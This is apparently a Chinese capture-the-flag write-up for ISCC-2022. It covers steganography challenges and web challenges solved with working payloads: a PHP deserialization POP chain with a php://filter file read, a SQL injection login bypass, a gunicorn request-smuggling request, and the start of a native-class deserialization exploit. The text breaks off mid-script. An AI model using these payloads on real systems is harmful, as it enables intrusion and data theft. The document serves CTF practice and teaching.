



ISCC-2022

注：本文所做题目时间和复现时间不一致，按照主办方每天中午更新flag，或许有不同


练武

MISC

单板小将苏翊鸣

下载附件得到压缩包和图片

修改高度



扫码得到

Unicode-str解码：在这次冬奥会的舞台上，我国小将苏翊鸣斩获一金一银，那你知道此次冬奥会我国总共获得几枚奖牌吗？又分别是几金几银几铜呢？

冬奥会奖牌榜

所有项目	所有获奖运动员	G	S	B	合计
顺序	NOC				
1	挪威	16	8	13	37
2	德国	12	10	5	27
3	中国	9	4	2	15
4	美国	8	10	7	25
5	瑞典	8	5	5	18
6	荷兰	8	5	4	17
7	奥地利	7	7	4	18
8	瑞士	7	2	5	14


所以密码为15942

得到

ISCC{beij-dbxj-2004}

降维打击

foremost分离




zsteg对00000567进行分析，发现在b1,r,lsb,yx通道存在一张png

```

[root@K110M0c ~]~/桌面/output/png]
└─# zsteg -a 00000567.png
b1,rgb,lsb,xy .. file: MPEG ADTS, AAC, v4 Main, stereo+center+LFE
b2,r,msb,xy .. file: MPEG ADTS, AAC, v4 Main
b5,rgb,lsb,xy .. file: AIX core file fulldump
b2,rgb,lsb,xy,prime .. file: MPEG ADTS, AAC, v4 Main, stereo+center+LFE
b4,r,msb,xy,prime .. file: MPEG ADTS, AAC, v4 LTP
b7,r,lsb,xy,prime .. file: MPEG ADTS, layer II, v1, 48 kHz, Monaural
b1,r,lsb,yx .. file: PNG image data, 384 x 32, 8-bit/color RGBA, non-interlaced
b4,rgb,lsb,yx .. file: MPEG ADTS, AAC, v4 Main, 96 kHz
b5,rgb,lsb,yx .. file: Unicode text, UTF-32, little-endian
b4,rgb,lsb/yx,prime .. file: AIX core file
b2,r,msb,XY .. file: Matlab v4 mat-file (little endian) \300\3173\300\317\003<\303<<0\0170
4\374\314\36303\3770\3030\300\014\317?3143, numeric, rows 0, columns 0, imaginary
b3,rgb,lsb,XY,prime .. file: Matlab v4 mat-file (little endian) \300, numeric, rows 0, columns 0
b2,r,lsb,Xy .. file: Matlab v4 mat-file (little endian) ?\374\014\003<\314\314\314\363\017
\360\303\363?\3000\363\360, numeric, rows 0, columns 0, imaginary
b2,r,msb,Xy .. file: Matlab v4 mat-file (little endian) \374?0\300<333\317\360\017\017\303
?\374\003\014\317\017, numeric, rows 0, columns 0, imaginary
b3,rgb,lsb,XY,prime .. file: Matlab v4 mat-file (little endian) \377\377\360\007\377\376, numeric,
ws 0, columns 0
b3,rgb,msb,Xy,prime .. file: Matlab v4 mat-file (little endian) \377\377\017\340\377\177, numeric,
ws 0, columns 0

```

分离得到




魔女文字对照得到flag

ISCC{RARC-ZQTX-EDKM}

藏在星空中的诗-1

psd图片用ps打开，不透明度设为100%



由图片可得顺序

1 3 5 2 4

然后

密码就是这些星星(个人没学过MISC，真心感觉有点脑残，仅个人观点 (狗头)

RNM有的星星Ctrl+F都找不到

```
1: ☆◎*🌙*
2: ☪ +◎◎*
3: ◎◎★☆◎
4: ◎*●✿*
5: ▲✍☆▲★

flag:
密: ☆◎*🌙* ☪ +◎◎* ◎◎★☆◎ ◎*●✿* ▲✍☆▲★
```

明: FLAG=ISCC{CLUOLCDYZAWTFV}

真相只有一个

将png进行处理

```
zsteg -a entity.png
```

在b1,rgb,lsb,xy通道得到一个文本

提取一下

```
zsteg -E b1,rgb,lsb,xy entity.png > out2.png
```




对压缩包进行掩码爆破




解压后流量分析(stream+.zip里面的pcapng)

发现password.mp3


并分离出来




得到



得到




猜测是nsow隐写




```
文件: F:\ISCC\MISC\attachment-19\flag.txt  
密码: isccmisco  
无密码  
Microsoft Windows [版本 10.0.19044.1706]  
(c) Microsoft Corporation。保留所有权利。  
L:\Tencent\steghide+snow+jstegGUT>snow.exe -p i:  
F:\ISCC\MISC\attachment-19\flag.txt&exit  
4Pbq-e9h2-r8AM
```

ISCC{4Pbq-e9h2-r8AM}

隐秘的信息





十六进制转二进制

把空格消除

ASCII码的二进制表达，是从 0000 0000 开始，到 0111 1111 结束

得到

ISCC{iBud7T7RXCMJyeT8vtRq}

藏在星空中的诗-2

ISCC{L5+WPoOTGarw@\\$}

WEB

冬奥会

```
<?php

show_source(__FILE__);

$Step1=False;
$Step2=False;

$info=(array)json_decode(@$_GET['Information']);

if(is_array($info)){

    var_dump($info);

    is_numeric(@$info["year"])?die("Sorry~"):NULL;
    if(@$info["year"]){
        echo "The year is ".@$info["year"];
    }
}
```

```

        ($info["year"]==2022)?$Step1=True:NULL;
    }
    if(is_array(@$info["items"])){
        if(!is_array($info["items"])[1])OR count($info["items"])!=3 ) die("Sorry~");
        $status = array_search("skiing", $info["items"]);
        $status==false?die("Sorry~"):NULL;
        foreach($info["items"] as $key=>$val){
            $val=="skiing"?die("Sorry~"):NULL;
        }
        $Step2=True;
    }
}

if($Step1 && $Step2){
    include "2022flag.php";echo $flag;
}

```

当Step1和Step2都为True就输出flag

1、弱比较

2、数组长度为3，且第二个为数组，弱比较，遍历整个数组，其中skiing是强等于，所以只要数组中除了第二个有0即可
payload：

```

Information={"year":"2022a","items":[1,[2],0]}
Information={"year":"2022a","items": [0,[2],1]}

```

```

if($Step1 && $Step2) {
    include "2022flag.php";echo $flag;
}
array(2) { ["year"]=> string(5) "2022a" ["items"]=> array(3) { [0]=> int(1) [1]=> array(1) { [0]=> int(2) } [2]=> int(0) } } ISCC{W31com3_T0_Beijin9}

```

ISCC{W31com3_T0_Beijin9}

Pop2022

源码：

```

Happy New Year~ MAKE A WISH
<?php

echo 'Happy New Year~ MAKE A WISH<br>';

if(isset($_GET['wish'])){
    @unserialize($_GET['wish']);
}
else{
    $a=new Road_is_Long;
    highlight_file(__FILE__);
}
*****pop your 2022*****


class Road_is_Long{
    public $page;
    public $string;
    public function __construct($file='index.php'){
        $this->page = $file;
    }
    public function __toString(){
        return $this->string->page;
    }

    public function __wakeup(){
        if(preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {
            echo "You can Not Enter 2022";
            $this->page = "index.php";
        }
    }
}

```

```

        }
    }

class Try_Work_Hard{
    protected $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Make_a_Change{
    public $effort;
    public function __construct(){
        $this->effort = array();
    }

    public function __get($key){
        $function = $this->effort;
        return $function();
    }
}
*****Try to See flag.php*****

```

非常简单的构造，就不叙述过程了

exp :

```

<?php
class Road_is_Long{
    public $page;
    public $string;
    function __construct($file='ki10Moc'){
        $this->page = $file;
    }
}

class Try_Work_Hard{
    protected $var='php://filter/read=convert.base64-encode/resource=flag.php';
}

class Make_a_Change{
    public $effort;
}

$a = new Road_is_Long();
$a->string = new Make_a_Change();
$a->string->effort = new Try_Work_Hard();
$b = new Road_is_Long($a);
echo urlencode(serialze($b));

```

Happy New Year~ MAKE A WISH
PD9waHAKLy9JU0NDe1AwcF9aaV9hTmRfUDFwX01laV9EYTFseV9saWZlXzlwMj9Cg==

The screenshot shows the HackBar interface with the following details:


- URL: http://59.110.159.206:7050/?
- Decoded URL: wish=0%3A1%3A%22Road_is_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3B0%3A12%3A%22Road_is_Long%22%3A2%3A%7Bs%3A4%3A%22page%22%3Bs%3A3%3A%22lo%22%3Bs%3A6%3A%22string%22%3B0%3A13%3A%22Make_a_Change%22%3A1%3A%7Bs%3A6%3A%22effort%22%3B0%3A13%3A%22Try_Work_Hard%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A6%3A%22string%22%3BN%3B%7D

解码即可：

ISCC{P0p_Zi_aNd_P1p_Mei_Da1ly_life_2022}

Easy-SQL

```
?id=8 //出现回显，猜测可能是Mysql8
```



```
?id=8 union table emails limit 8,1 --+
```

beaxia
ypHeMPardErE.zip@beaxia.cn
Can you find beaxia's email?

访问压缩包下载

得到源码：

```
<?php
include "./config.php";
// error_reporting(0);
// highlight_file(__FILE__);
$conn = mysqli_connect($hostname, $username, $password, $database);
if ($conn->connect_errno) {
    die("Connection failed: " . $conn->connect_errno);
}

echo "Where is the database?" . "<br>";
echo "try ?id";

function sqlWaf($s)
{
    $filter = '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir|insert|link|substr|mid|server|drop|=|>|<|
```

```

        if (preg_match($filter,$s))
            return False;
        return True;
    }

    if (isset($_GET['id']))
    {
        $id = $_GET['id'];
        $sql = "select * from users where id=$id";
        $safe = preg_match('/select/is', $id);
        if($safe!==0)
            die("No select!");
        $result = mysqli_query($conn, $sql);
        if ($result)
        {
            $row = mysqli_fetch_array($result);
            echo "<h3>" . $row['username'] . "</h3><br>";
            echo "<h3>" . $row['passwd'] . "</h3>";
        }
        else
            die('<br>Error!');
    }

    if (isset($_POST['username']) && isset($_POST['passwd']))
    {

        $username = strval($_POST['username']);
        $passwd = strval($_POST['passwd']);

        if ( !sqlWaf($passwd) )
            die('damn hacker');

        $sql = "SELECT * FROM users WHERE username='{$username}' AND passwd= '{$passwd}'";
        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
            $row = $result->fetch_assoc();
            if ( $row['username'] === 'admin' && $row['passwd'] )
            {
                if ($row['passwd'] == $passwd)
                {
                    die($flag);
                } else {
                    die("username or passwd wrong, are you admin?");
                }
            } else {
                die("wrong user");
            }
        } else {
            die("user not exist or wrong passwd");
        }
    }
    mysqli_close($conn);
?>

```

这里之前可以判断一共是3列

三列内容：id, username, password

满足username=admin并且password=password

```
username=-1' union values row("admin","admin","ki10Moc")#&passwd=ki10Moc
```

Where is the database?
try ?id
ISCC{Fdsfs219_19FdFasVEsd0f158_T0o_SFFsd12156fs_m1}

The screenshot shows a web-based penetration testing tool. At the top, there's a navigation bar with tabs like Elements, Console, Sources, Network, Performance, Memory, Application, Lighthouse, and Edit. Below the navigation bar, there are several dropdown menus: LOAD, SPLIT, EXECUTE, TEST (with a dropdown arrow), SQLI (with a dropdown arrow), XSS (with a dropdown arrow), LFI (with a dropdown arrow), and SSTI (with a dropdown arrow). The URL field contains "http://59.110.159.206:7010/". Under the Body section, there's a toggle switch labeled "Enable POST" which is turned on. To its right, the " enctype" field is set to "application/x-www-form-urlencoded". In the Body field itself, the following SQL payload is entered: "username=-1' union values row("lol","admin","ki10Moc")#&passwd=ki10Moc".

ISCC{Fdsfs219_19FdFasVEsd0f158_T0o_SFFsd12156fs_m1}

让我康康！

发现提示Try flag

让我康康!

flag is in '/fl4g'

但是无查询结果


发现服务器是gunicorn20.0.0

想到请求走私

[gunicorn 20.0.4 请求走私漏洞简析（含复现环境&Poc）-Linux实验室\(linuxlz.com\)](#)

直接打

```
echo -en "GET / HTTP/1.1\r\nHost: 127.0.0.1\r\nContent-Length: 123\r\nSec-WebSocket-Key1: x\r\n\r\nxxxxxxxxxxGET /fl4g HTTP/1.1\r\nHost: 127.0.0.1\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 211\r\n\r\n"
```



ISCC{AWEIweiwwwweeeiii_JJj9JJGg5GGG_NONONONO2022}

findme

[浅析PHP原生类 - 安全客，安全资讯平台\(anquanke.com\)](#)

```
<?php
highlight_file(__FILE__);

class a{
    public $un0;
    public $un1;
    public $un2;
    public $un3;
    public $un4;
```

```
public function __destruct(){
    if(!empty($this->un0) && empty($this->un2)){
        $this -> Givemeanew();
        if($this -> un3 === ' unserialize'){
            $this -> yigei();
        }
        else{
            $this -> giao();
        }
    }
}

public function Givemeanew(){
    $this -> un4 = new $this->un0($this -> un1);
}

public function yigei(){
    echo 'Your output: '.$this->un4;
}

public function giao(){
    @eval($this->un2);
}

public function __wakeup(){
    include $this -> un2.'hint.php';
}
}

$data = $_POST['data'];
unserialize($data);
```

其中我在文章这里提到的一个小trick

这里提一个小trick

PHP的动态函数调用

举个例子

来看一下下面这段代码展示效果

```
<?php  
echo ('system')('dir');  
?>
```

发现其实也就是调用了system函数执行了dir

那这里给出一个Demo，供大家参考

1. 读取目录/文件 (内容)

2. 构造XSS

3.Error绕过

4.SSRF

5. 获取注释内容

1. 读取目录

2.构造XSS

3. 绕过哈希

4. SSRF

再来看看源码，此处可以实现原生类的自声明和调用

```
$this -> un4 = new $this->un0($this -> un1);
```

__wakeup()中可以查看hint.php，那就先看一下hint.php

当然这是我最开始的写法，挺麻烦的，应该不是出题人的意思

```
<?php

class a
{
    public $un0 = 'SplFileObject';
    public $un1 = 'php://filter/read=convert.base64-encode/resource=hint.php';
